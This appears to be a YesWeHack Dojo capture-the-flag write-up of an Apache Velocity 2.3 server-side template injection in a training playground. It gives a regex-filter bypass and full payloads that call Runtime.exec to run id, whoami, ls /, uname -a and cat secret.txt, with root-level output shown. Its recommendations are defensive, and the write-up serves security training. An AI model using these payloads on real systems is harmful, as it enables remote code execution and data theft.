



#YWH-PGM2123-721

NEW

/ Dojo #28 : Writeup by alt3kx

YESWEHACK DOJO

SUBMITTED BY XK3TLA ON 2023-11-09

REPORT DETAILS

BUG TYPE	Code Injection (CWE-94)
SCOPE	https://dojo-yeswehack.com/ Playground
ENDPOINT	DOJO #28
SEVERITY	Critical
VULNERABLE PART	post-parameter
PART NAME	\$name argument
PAYLOAD	alt3kx 2023 #{set} (!\$run =9*9) !\$run ##
TECHNICAL ENVIRONMENT	DOJO #28
APPLICATION FINGERPRINT	Apache Velocity v2.3
IP USED	127.0.0.1

CVSS SCORE

9.8

SEVERITY

CRITICAL


VECTOR STRING

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

DOCUMENTS

- /0.png
- /1.png
- /2.png
- /3.png
- /6.png
- /7.png
- /8a.png
- /8b.png
- /8c.png
- /9.png
- /10.png
- /11.png
- /12.png
- /13.png
- /14.png

BUG DESCRIPTION



/ Yeswehack: Dojo #28 : Writeup by alt3kx (2023) ☐☐

/ Apache Velocity v2.3 Server-Side Template Injection (SSTI) | CVSS:3.1 9.8 | CWE-94 | A03:2021-Injection

Description

Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server. As the name suggests, server-side template injection payloads are delivered and evaluated server-side, potentially making them much more dangerous than a typical client-side template injection.

Template Injection can arise both through developer error, and through the intentional exposure of templates in an attempt to offer rich functionality, as commonly done by wikis, blogs, marketing applications and content management systems. Intentional template injection is such a common use-case that many template engines offer a 'sandboxed' mode for this express purpose. This paper defines a methodology for detecting and exploiting template injection, and shows it being applied to craft RCE zerodays for two widely deployed enterprise web applications. Generic exploits are demonstrated for five of the most popular template engines, including escapes from sandboxes whose entire purpose is to handle user-supplied templates in a safe way.

Impact

The affected template engine type and the way an application utilizes it are two aspects determining the consequence of the SSTI attack.

Mostly, the result is highly devastating for the target such as:

- / Remote code execution (RCE).
- / Unauthorized admin-like access enabled for back-end servers.
- / Introduction of random files and corruption into your server-side systems.
- / Numerous cyberattacks on the inner infrastructure.

Steps to Reproduce

(1) Observe the statement provided : Ref: [1.png](#)

```
$name alt3kx

Replace (#)\$\{([a-zA-Z])+\} with| 5earch0nGoogl3 | case sensitive

Query : This Section will be your input reflected from 'name' value e.g alt3kx

Output : This section will be your output reflected (backend / server side response) e.g "Temple | Entry Ticket== Signed by: alt3kx-* [./snip]"
```

\$name

alt3kx

Replace

(#|\\$|\\$){[a-zA-Z]}+

with

Search0nGoogl3

case sensitive: ☐

SSTI Velocity

Query

Template | Entry Ticket

=====

Signed by: alt3kx

* ID : 1337

* Date : 12/04/1962

* Risk : High

* Code : c13d23675b7a621212c3a6bb07e0e8df

Output

"Template | Entry Ticket=====Signed by: alt3kx-----* ID : 1337* Date : 12/04/1962* Risk : High* Code : c13d23675b7a621212c3a6bb07e0e8df"



(2) Analyze the Regex rule and see which chars are Blacklisted to inject Ref: 2.png

Regex Rule: All chars/strings as '#', '\$', '\$(' + Concatenated from any Uppercase or Lowercase letters are replaced by "5earch0nGooglI3" word e.g:

\$ #alt3kx \$alt3kx \$(alt3kx <-- See the Query section chars/string are replaced by '5earch0nGooglI3' word

```
$name #alt3kx $alt3kx ${alt3kx}

Replace (#|\$|\\$|{}[a-zA-Z])+ with Search0nGoogl3 case sensitive: ☐

SSTI Velocity  Query 

Temple | Entry Ticket
=====
Signed by: Search0nGoogl33kx Search0nGoogl33kx Search0nGoogl33kx
-----
* ID      : 1337
* Date    : 12/04/1962
* Risk    : High
* Code    : c13d23675b7a621212c3a6bb07e0e8df
-----
```

(3) Start a recon and causes some errors from web application: Ref: [3.png](#)

FUZZ or try to send several special chars trough the value \$name e.g:

```
$ name ~!~!-!~!-!~!~!~!@#@@#@##$$$$%$%$%$%^&^&^(*)_)_
```

```
$name ~!~!~!~!~!~!@#@@#@###$$$$$%$$%$$%^&^&^*(*)_ _  
Replace (#|\$|$\{|}[a-zA-Z]+ with Search0nGoogI3 case sensitive:  
  
SSTI Velocity Query  
  
Temple | Entry Ticket  
=====br/>Signed by: ~!~!~!~!~!~!@#@@#@###$$$$$%$$%$$%^&^&^*(*)_ _  
-----  
* ID : 1337  
* Date : 12/04/1962  
* Risk : High  
* Code : c13d23675b7a621212c3a6bb07e0e8df  
-----
```

(4) Observe the response from the webapp server (Output section):

```
"Encountered \"<EOF>\" at tmp[line 1, column 240]\n
```

Was expecting one of:\n

\"\\u001c\" ...\\n

\"\\u001c\" ...\\n

$$\backslash''|\backslash'' \dots \backslash n$$
$$\backslash''\backslash'' \dots \backslash n$$

\''(\''...\n

\") \" ... \n

<ESCAPE_DIRECTIVE> ...\\n

\"))#\n ...\\n

<WHITESPACE> ...\n

<NEWLINE> ...\\r

<SUFFIX> ... \n

<STRING_LITERAL> ...\n

<INTEGER_LITERAL> ... \n

<FLOATING_POINT_LITERAL> ... \n

<DOT> ...\\n

 $\{ \dots \}$

"} " ...n

"||||||" ...n

"\\\\" ...\\n

<TEXT> ...\n

=<INLINE_TEXT> ...\n

<EMPTY_INDEX> ...\n

חלום"

"\u001c"...

(5) Notice the Webapp response is expecting to close some statements:

NOTE: Output errors is a clear indicator that could be injecting and bypassing the Regex rules e.g WAF (Web Application Firewall) rules are based on basically using Regex rules and developers most of the time never hide the output errors from Web applications.

(6) Bypassing the Regex and Injecting the first SSTI Payload, using silent notation : Ref: 6.png

Resource: <https://velocity.apache.org/engine/2.3/vtl-reference.html>

SSTI Payload:

```
alt3kx 2023|| #{set} ($!run=9*9) $!run ##
```

Result:

81

Explanation

(!) | Silent notation bypass the Regex rule using ! exclamation char.

(set) | The #set directive is used for setting the value of a reference. You can't create and execute plain Java code directly, bypassing the Regex rule using #{set}.

(##) | Use this as Single Line Comments ##.

(run) | It will render the content or result 81

\$namealt3kx 2023|| #{set} (\$!run=9*9) \$!run ##

Replace

(#|\\$|\\$){[a-zA-Z]+

with

5earch0nGoog13

case sensitive: ☐

SSTI Velocity

Query

Temple | Entry Ticket

=====

Signed by: alt3kx 2023|| #{set} (\$!run=9*9) \$!run ##

* ID : 1337

* Date : 12/04/1962

* Risk : High

* Code : c13d23675b7a621212c3a6bb07e0e8df

Output

"Temple | Entry Ticket=====Signed by: alt3kx 2023|| 81"

(7) Read the hints and info provided: Ref: 7.png
Resource: <https://velocity.apache.org/tools/2.0/generic.html>

GenericTools is the set of classes that provide basic infrastructure for using tools in standard Java SE Velocity projects, as well as a set of tools for use in generic Velocity templates.

For Exploitation could be used ClassTool as:

ClassTool inspect(Class type) Returns a new ClassTool instance that is inspecting the the specified Class.

ClassTool inspect(Object obj) Returns a new ClassTool instance that is inspecting the Class of the specified Object.

ClassTool inspect(String name) Returns a new ClassTool instance that is inspecting the Class with the specified name.

Informations:

Simple template injection with Velocity (2.3)

Tools enabled:

- ClassTool
- CollectionTool
- ComparisonDateTool
- DisplayTool
- EscapeTool
- FieldTool
- LogTool
- MathTool
- NumberTool
- ResourceTool
- ContextTool
- ImportTool
- JsonTool
- LinkTool
- LoopTool
- RenderTool
- XmlTool

Java version: 11

(8) Based on that information provided build an injection using the `ClassTool` and calling the `Methods` available e.g: Ref: 8a.png, Ref: 8b.png and Ref: 8c.png

8a) Inject getMethods from Runtime:

```
alt3kx 2023|| ${a| ${!class.inspect("java.lang.Runtime").getMethods()[6].toString() } ##
```

Result Runtime:

```
"Temple | Entry Ticket=====Signed by: method exec(java.lang.String,java.lang.String[])"
```

\$name

alt3kx 2023|| \${a| \${!class.inspect("java.lang.Runtime").getMethods()[6].toString() } ##

Replace

(#|\\$|\\${})[a-zA-Z]+

with

5earch0nGoog13

case sensitive: ☐

SSTI Velocity

Query

Temple | Entry Ticket

=====

Signed by: alt3kx 2023|| \${a| \${!class.inspect("java.lang.Runtime").getMethods()[6].toString() } ##

* ID : 1337

* Date : 12/04/1962

* Risk : High

* Code : c13d23675b7a621212c3a6bb07e0e8df

Output

"Temple | Entry Ticket=====Signed by: alt3kx 2023|| method exec(java.lang.String,java.lang.String[])"

8b) Inject getMethods from String:

```
alt3kx 2023|| ${a} ${!class.inspect("java.lang.String").getMethods()[6].toString() } ##
```

Result String:

```
"Temple | Entry Ticket=====Signed by: method compareToIgnoreCase(java.lang.String)"
```

\$namealt3kx 2023|| \${a} \${!class.inspect("java.lang.String").getMethods()[6].toString() } ##

Replace

(#|\\$|\\${})[a-zA-Z]+

with

Search0nGoog13

case sensitive: ☐

SSTI Velocity ⓘ

Query

👁

Temple | Entry Ticket

=====

Signed by: alt3kx 2023|| \${a} \${!class.inspect("java.lang.String").getMethods()[6].toString() } ##

* ID : 1337

* Date : 12/04/1962

* Risk : High

* Code : c13d23675b7a621212c3a6bb07e0e8df

Output

🗑

"Temple | Entry Ticket=====Signed by: alt3kx 2023|| method compareToIgnoreCase(java.lang.String)"

8c) Inject getMethods from Character:

```
alt3kx 2023|| ${a} ${!class.inspect("java.lang.Character").getMethods()[6].toString() } ##
```

Result Character:

```
"Temple | Entry Ticket=====Signed by: method codePointBefore(char[],int)"
```

\$namealt3kx 2023|| \${a} \${!class.inspect("java.lang.Character").getMethods()[6].toString() } ##

Replace

(#|\\$|\\${})[a-zA-Z]+

with

Search0nGoog13

case sensitive: ☐

SSTI Velocity ⓘ

Query

👁

Temple | Entry Ticket

=====

Signed by: alt3kx 2023|| \${a} \${!class.inspect("java.lang.Character").getMethods()[6].toString() } ##

* ID : 1337

* Date : 12/04/1962

* Risk : High

* Code : c13d23675b7a621212c3a6bb07e0e8df

Output

🗑

"Temple | Entry Ticket=====Signed by: alt3kx 2023|| method codePointBefore(char[],int)"


```
[snip]

java.lang.StringBuilder
java.io.InputStream
java.io.Reader
java.io.InputStreamReader
java.io.BufferedReader
java.util.stream.Collectors
java.lang.System

[./snip]
```

NOTE!!!: Once confirmed the render of the content build a interesting logic and constructs

(9) Consider this Payload that will render the identity of a specified Linux user ('id'): Ref: 9.png
Injection:

```

    #3kx 2023]] # {set} ($!s="" ) # {set} ($!stringClass=$!s.getClass()) # {set} ($!stringBuilderClass=$!stringClass.forName("java.lang.StringBuilder")) # {set}
    ($!inputStreamClass=$!stringClass.forName("java.io.InputStream")) # {set} ($!readerClass=$!stringClass.forName("java.io.Reader")) # {set}
    ($!inputStreamReaderClass=$!stringClass.forName("java.io.InputStreamReader")) # {set} ($!bufferedReaderClass=$!stringClass.forName("java.io.BufferedReader")) # {set}
    ($!collectorsClass=$!stringClass.forName("java.util.stream.Collectors")) # {set} ($!systemClass=$!stringClass.forName("java.lang.System")) # {set} ($!stringBuilderConstructor=$!stringBuilderClass.getConstructor()) #
    {set} ($!inputStreamReaderConstructor=$!inputStreamReaderClass.getConstructor($!inputStreamClass)) # {set} ($!bufferedReaderConstructor=$!bufferedReaderClass.getConstructor($!readerClass)) # {set}
    ($!runtime=$!stringClass.forName("java.lang.Runtime").getRuntime()) # {set} ($!process=$!runtime.exec("id")) # {set} ($!null=$!process.waitFor()) # {set} ($!inputStream=$!process.getInputStream()) # {set}
    ($!inputStreamReader=$!inputStreamReaderConstructor.newInstance($!inputStream)) # {set} ($!bufferedReader=$!bufferedReaderConstructor.newInstance($!inputStreamReader)) # {set}
    ($!stringBuilder=$!stringBuilderConstructor.newInstance()) # {set} ($!output=$!bufferedReader.lines().collect($!collectorsClass.joining($!systemClass.lineSeparator())) $!output ##

```

Result Output:


"Temple | Entry Ticket=====Signed by: alt3kx 2023|| uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)"

```
$name t} ($!output=$!bufferedReader.lines().collect{$!collectorsClass.joining($!systemClass.lineSeparator())}) $!output ##

Replace (#|\$|\$){[a-zA-Z]+ with 5search0nGoog13 case sensitive: ☐

SSTI Velocity  Query 

Template | Entry Ticket
=====
Signed by: alt3kx 2023|| #{set} (!$s="") #{set} (!$stringClass=$!s.getClass()) #{set} (!$stringBuilderClass=$!stringCla
-----
* ID      : 1337
* Date    : 12/04/1962
* Risk    : High
* Code    : c13d23675b7a621212c3a6bb07e0e8df
-----

Output 

Signed by: alt3kx 2023|| uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(di
```

(10) Consider this Payload that will render the currently logged-in user ('whoami'): Ref: 10.png
Injection:

```
alt3kx 2023]] # {set} ($!s="") # {set} ($!stringClass=$$.getClass()) # {set} ($!stringBuilderClass=$!stringClass.forName("java.lang.StringBuilder")) # {set}
($!inputStreamClass=$!stringClass.forName("java.io.InputStream")) # {set} ($!readerClass=$!stringClass.forName("java.io.Reader")) # {set}
($!inputStreamReaderClass=$!stringClass.forName("java.io.InputStreamReader")) # {set} ($!bufferedReaderClass=$!stringClass.forName("java.io.BufferedReader")) # {set}
($!collectorsClass=$!stringClass.forName("java.util.stream.Collectors")) # {set} ($!systemClass=$!stringClass.forName("java.lang.System")) # {set} ($!stringBuilderConstructor=$!stringBuilderClass.getConstructor()) #
{set} ($!inputStreamReaderConstructor=$!inputStreamReaderClass.getConstructor($!inputStreamClass)) # {set} ($!bufferedReaderConstructor=$!bufferedReaderClass.getConstructor($!readerClass)) # {set}
($!runtime=$!stringClass.forName("java.lang.Runtime").getRuntime()) # {set} ($!process=$!runtime.exec("whoami")) # {set} ($!null=$!process.waitFor()) # {set} ($!inputStream=$!process.getInputStream()) # {set}
($!inputStreamReader=$!inputStreamReaderConstructor.newInstance($!inputStream)) # {set} ($!bufferedReader=$!bufferedReaderConstructor.newInstance($!inputStreamReader)) # {set}
($!stringBuilder=$!stringBuilderConstructor.newInstance()) # {set} ($!output=$!bufferedReader.lines().collect($!collectorsClass.joining($!systemClass.lineSeparator())) $!output #
```

Result Output:

"Temple | Entry Ticket=====Signed by: alt3kx 2023|| root"

\$name

t) (!\$!output=\$!bufferedReader.lines().collect(!\$!collectorsClass.joining(!\$!systemClass.lineSeparator()))) !\$!output ##

Replace

(#|\\$|\\\$){[a-zA-Z]+}

with

5earch0nGoogl3

case sensitive:

SSTI Velocity

Query

Temple | Entry Ticket

=====

Signed by: alt3kx 2023|| #{set} (!\$s="") #{set} (!\$!stringClass=\$!s.getClass()) #{set} (!\$!stringBuilderClass=\$!stringCla

* ID : 1337

* Date : 12/04/1962

* Risk : High

* Code : c13d23675b7a621212c3a6bb07e0e8df

Output

"Temple | Entry Ticket=====Signed by: alt3kx 2023||

root"

(11) Consider this Payload that will render the listing of the root directory ('ls /')Ref: 11.png
Injection:

```
alt3kx 2023|| #{set} (!$s="") #{set} (!$!stringClass=$!s.getClass()) #{set} (!$!stringBuilderClass=$!stringClass.forName("java.lang.StringBuilder")) #{set}
($!inputStreamClass=$!stringClass.forName("java.io.InputStream")) #{set} ($!readerClass=$!stringClass.forName("java.io.Reader")) #{set}
($!inputStreamReaderClass=$!stringClass.forName("java.io.InputStreamReader")) #{set} ($!bufferedReaderClass=$!stringClass.forName("java.io.BufferedReader")) #{set}
($!collectorsClass=$!stringClass.forName("java.util.stream.Collectors")) #{set} ($!systemClass=$!stringClass.forName("java.lang.System")) #{set} (!$!stringBuilderConstructor=$!stringBuilderClass.getConstructor()) #
{set} ($!inputStreamReaderConstructor=$!inputStreamReaderClass.getConstructor($!inputStreamClass)) #{set} ($!bufferedReaderConstructor=$!bufferedReaderClass.getConstructor($!readerClass)) #{set}
($!runtime=$!stringClass.forName("java.lang.Runtime").getRuntime()) #{set} ($!process=$!runtime.exec("ls /")) #{set} ($!null=$!process.waitFor() ) #{set} ($!inputStream=$!process.getInputStream()) #{set}
($!inputStreamReader=$!inputStreamReaderConstructor.newInstance($!inputStream)) #{set} ($!bufferedReader=$!bufferedReaderConstructor.newInstance($!inputStreamReader)) #{set}
($!stringBuilder=$!stringBuilderConstructor.newInstance()) #{set} (!$!output=$!bufferedReader.lines().collect(!$!collectorsClass.joining(!$!systemClass.lineSeparator()))) !$!output ##
```

Result Output:

```
"Temple | Entry Ticket=====Signed by: alt3kx 2023||
bin\n
dev\n
etc\n
home\n
lib\n
media\n
mnt\n
opt\n
proc\n
root\n
run\n
sbin\n
srv\n
sys\n
tmp\n
usr\n
var"
```

\$name	alt3kx 2023 #{set} (!\$s="") #{set} (!\$stringClass=\$!s.getClass()) #{set} (!\$stringBuilderClass=\$!stringClass.forName		
Replace	(# \\$ \\$){[a-zA-Z]+	with	5earch0nGoog13
SSTI Velocity		Query	
<pre> Template Entry Ticket ===== Signed by: alt3kx 2023 #{set} (!\$s="") #{set} (!\$stringClass=\$!s.getClass()) #{set} (!\$stringBuilderClass=\$!stringCla ----- * ID : 1337 * Date : 12/04/1962 * Risk : High * Code : c13d23675b7a621212c3a6bb07e0e8df ----- </pre>			
Output			
<pre> =Signed by: alt3kx 2023 bin\ndev\netc\home\nlib\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys </pre>			

(12) Consider this Payload that will render and prints system information ('uname -a') Ref: 12.png
Injection:

```

alt3kx 2023|| #{set} (!$s="") #{set} (!$stringClass=$!s.getClass()) #{set} (!$stringBuilderClass=$!stringClass.forName("java.lang.StringBuilder")) #{set}
($!inputStreamClass=$!stringClass.forName("java.io.InputStream")) #{set} ($!readerClass=$!stringClass.forName("java.io.Reader")) #{set}
($!inputStreamReaderClass=$!stringClass.forName("java.io.InputStreamReader")) #{set} ($!bufferedReaderClass=$!stringClass.forName("java.io.BufferedReader")) #{set}
($!collectorsClass=$!stringClass.forName("java.util.stream.Collectors")) #{set} ($!systemClass=$!stringClass.forName("java.lang.System")) #{set} ($!stringBuilderConstructor=$!stringBuilderClass.getConstructor()) #
{set} ($!inputStreamReaderConstructor=$!inputStreamReaderClass.getConstructor($!inputStreamClass)) #{set} ($!bufferedReaderConstructor=$!bufferedReaderClass.getConstructor($!readerClass)) #{set}
($!runtime=$!stringClass.forName("java.lang.Runtime").getRuntime()) #{set} ($!process=$!runtime.exec("uname -a")) #{set} ($!null=$!process.waitFor()) #{set} ($!inputStream=$!process.getInputStream()) #{set}
($!inputStreamReader=$!inputStreamReaderConstructor.newInstance($!inputStream)) #{set} ($!bufferedReader=$!bufferedReaderConstructor.newInstance($!inputStreamReader)) #{set}
($!stringBuilder=$!stringBuilderConstructor.newInstance()) #{set} ($!output=$!bufferedReader.lines().collect($!collectorsClass.joining($!systemClass.lineSeparator())) $!output ##

```

Result Output:

```

"Template | Entry Ticket=====Signed by: alt3kx 2023|| Linux dda756978aeb 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64 Linux"

```

\$name	t) (\$!output=\$!bufferedReader.lines().collect(\$!collectorsClass.joining(\$!systemClass.lineSeparator())) \$!output ##		
Replace	(# \\$ \\$){[a-zA-Z]+	with	5earch0nGoog13
SSTI Velocity		Query	
<pre> Template Entry Ticket ===== Signed by: alt3kx 2023 #{set} (!\$s="") #{set} (!\$stringClass=\$!s.getClass()) #{set} (!\$stringBuilderClass=\$!stringCla ----- * ID : 1337 * Date : 12/04/1962 * Risk : High * Code : c13d23675b7a621212c3a6bb07e0e8df ----- </pre>			
Output			
<pre> Signed by: alt3kx 2023 Linux dda756978aeb 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_ </pre>			

(13) Consider this Payload that will render and prints the names of the primary groups ('groups') Ref: 13.png
Injection:

```
alt3kx 2023|| # {set} ($!s="") # {set} ($!stringClass=$!s.getClass()) # {set} ($!stringBuilderClass=$!stringClass.forName("java.lang.StringBuilder")) # {set}
($!inputStreamClass=$!stringClass.forName("java.io.InputStream")) # {set} ($!readerClass=$!stringClass.forName("java.io.Reader")) # {set}
($!inputStreamReaderClass=$!stringClass.forName("java.io.InputStreamReader")) # {set} ($!bufferedReaderClass=$!stringClass.forName("java.io.BufferedReader")) # {set}
($!collectorsClass=$!stringClass.forName("java.util.stream.Collectors")) # {set} ($!systemClass=$!stringClass.forName("java.lang.System")) # {set} ($!stringBuilderConstructor=$!stringBuilderClass.getConstructor()) #
{set} ($!inputStreamReaderConstructor=$!inputStreamReaderClass.getConstructor($!inputStreamClass)) # {set} ($!bufferedReaderConstructor=$!bufferedReaderClass.getConstructor($!readerClass)) # {set}
($!runtime=$!stringClass.forName("java.lang.Runtime").getRuntime()) # {set} ($!process=$!runtime.exec("groups")) # {set} ($!null=$!process.waitFor() ) # {set} ($!inputStream=$!process.getInputStream()) # {set}
($!inputStreamReader=$!inputStreamReaderConstructor.newInstance($!inputStream)) # {set} ($!bufferedReader=$!bufferedReaderConstructor.newInstance($!inputStreamReader)) # {set}
($!stringBuilder=$!stringBuilderConstructor.newInstance()) # {set} ($!output=$!bufferedReader.lines().collect($!collectorsClass.joining($!systemClass.lineSeparator())) $!output ##
```

Result Output:

"Temple | Entry Ticket=====Signed by: alt3kx 2023|| root bin daemon sys adm disk wheel floppy dialout tape video"

\$name

t} (\$!output=\$!bufferedReader.lines().collect(\$!collectorsClass.joining(\$!systemClass.lineSeparator())) \$!output ##

Replace

(#|\\$|\\\$|{)[a-zA-Z]+

with

search0nGoog13

case sensitive: ☐

SSTI Velocity

Query

👁

Temple | Entry Ticket

=====

Signed by: alt3kx 2023|| # {set} (\$!s="") # {set} (\$!stringClass=\$!s.getClass()) # {set} (\$!stringBuilderClass=\$!stringCla

* ID : 1337

* Date : 12/04/1962

* Risk : High

* Code : c13d23675b7a621212c3a6bb07e0e8df

Output

🗑

=====Signed by: alt3kx 2023||

root bin daemon sys adm disk wheel floppy dialout tape video"

FLAG / TOKEN

(14) Consider this Payload that will render and prints content of secret.txt file ('cat secret.txt') Ref: 14.png
Injection:

```
alt3kx 2023|| # {set} ($!s="") # {set} ($!stringClass=$!s.getClass()) # {set} ($!stringBuilderClass=$!stringClass.forName("java.lang.StringBuilder")) # {set}
($!inputStreamClass=$!stringClass.forName("java.io.InputStream")) # {set} ($!readerClass=$!stringClass.forName("java.io.Reader")) # {set}
($!inputStreamReaderClass=$!stringClass.forName("java.io.InputStreamReader")) # {set} ($!bufferedReaderClass=$!stringClass.forName("java.io.BufferedReader")) # {set}
($!collectorsClass=$!stringClass.forName("java.util.stream.Collectors")) # {set} ($!systemClass=$!stringClass.forName("java.lang.System")) # {set} ($!stringBuilderConstructor=$!stringBuilderClass.getConstructor()) #
{set} ($!inputStreamReaderConstructor=$!inputStreamReaderClass.getConstructor($!inputStreamClass)) # {set} ($!bufferedReaderConstructor=$!bufferedReaderClass.getConstructor($!readerClass)) # {set}
($!runtime=$!stringClass.forName("java.lang.Runtime").getRuntime()) # {set} ($!process=$!runtime.exec("cat secret.txt")) # {set} ($!null=$!process.waitFor() ) # {set} ($!inputStream=$!process.getInputStream()) #
{set} ($!inputStreamReader=$!inputStreamReaderConstructor.newInstance($!inputStream)) # {set} ($!bufferedReader=$!bufferedReaderConstructor.newInstance($!inputStreamReader)) # {set}
($!stringBuilder=$!stringBuilderConstructor.newInstance()) # {set} ($!output=$!bufferedReader.lines().collect($!collectorsClass.joining($!systemClass.lineSeparator())) $!output ##
```

Result Output:

"Temple | Entry Ticket=====Signed by: alt3kx 2023|| his is a secret token: b447aafd3821c9042330e3ae6113f390"

\$name

t} (\$!output=\$!bufferedReader.lines().collect(\$!collectorsClass.joining(\$!systemClass.lineSeparator())) \$!output ##

Replace

(#|\\$|\\$){[a-zA-Z]+

with

5earch0nGoog13

case sensitive: ☐

SSTI Velocity

Query

Temple | Entry Ticket

=====

Signed by: alt3kx 2023|| #{set} (\$!s="") #{set} (\$!stringClass=\$!s.getClass()) #{set} (\$!stringBuilderClass=\$!stringCla

* ID : 1337

* Date : 12/04/1962

* Risk : High

* Code : c13d23675b7a621212c3a6bb07e0e8df

Output

=====Signed by: alt3kx 2023||

|

This is a secret token: b447aafd3821c9042330e3ae6113f390"

Recommendations

Issue Domain : Developers, Software Architects & Administrators

To avoid the attack

- / Input Validation and Sanitization: Ensure all user inputs are appropriately validated and sanitized before passing them to the templating engine. This includes checking for malicious input such as special characters, HTML tags, and JavaScript code.
- / Limited or No Access to System Objects: Limit the access of templates to only those necessary system objects for rendering the template. This helps to prevent attackers from accessing sensitive system data or executing arbitrary code.
Use of Safe Templating Engines: Choose a templating engine that has built-in protection against SSTI attacks, or use a third-party library that provides this protection. Some popular safe templating engines include Jinja2 and Twig.
- / Code Reviews and Testing: Conduct regular code reviews and testing to identify and fix vulnerabilities in the application. This includes checking for SSTI vulnerabilities and testing the application against known attack vectors.
- / Keep the Server and Dependencies Up-to-date: Keep the server and all dependencies up-to-date with the latest security patches and updates. This helps to prevent attackers from exploiting known vulnerabilities in the software.


References

<https://github.com/attackercan/regex-security-cheatsheet>
<https://portswigger.net/research/server-side-template-injection>
https://owasp.org/Top10/fr/A03_2021-Injection/
https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

Contact


<https://twitter.com/alt3kx>
<https://alt3kx.github.io/>
<https://infosec.exchange/@alt3kx>

COMMENTS



XK3TLA ON 2023-11-09 13:52:08

NEW





XK3TLA ON 2023-11-09 13:55:50



Hello

Amazing challenge guys keep going , write up will disclosed soon once announce the winners in my github
..we a re crossing the fingers... :-)

<https://alt3kx.github.io/>

Regards

/alt3kx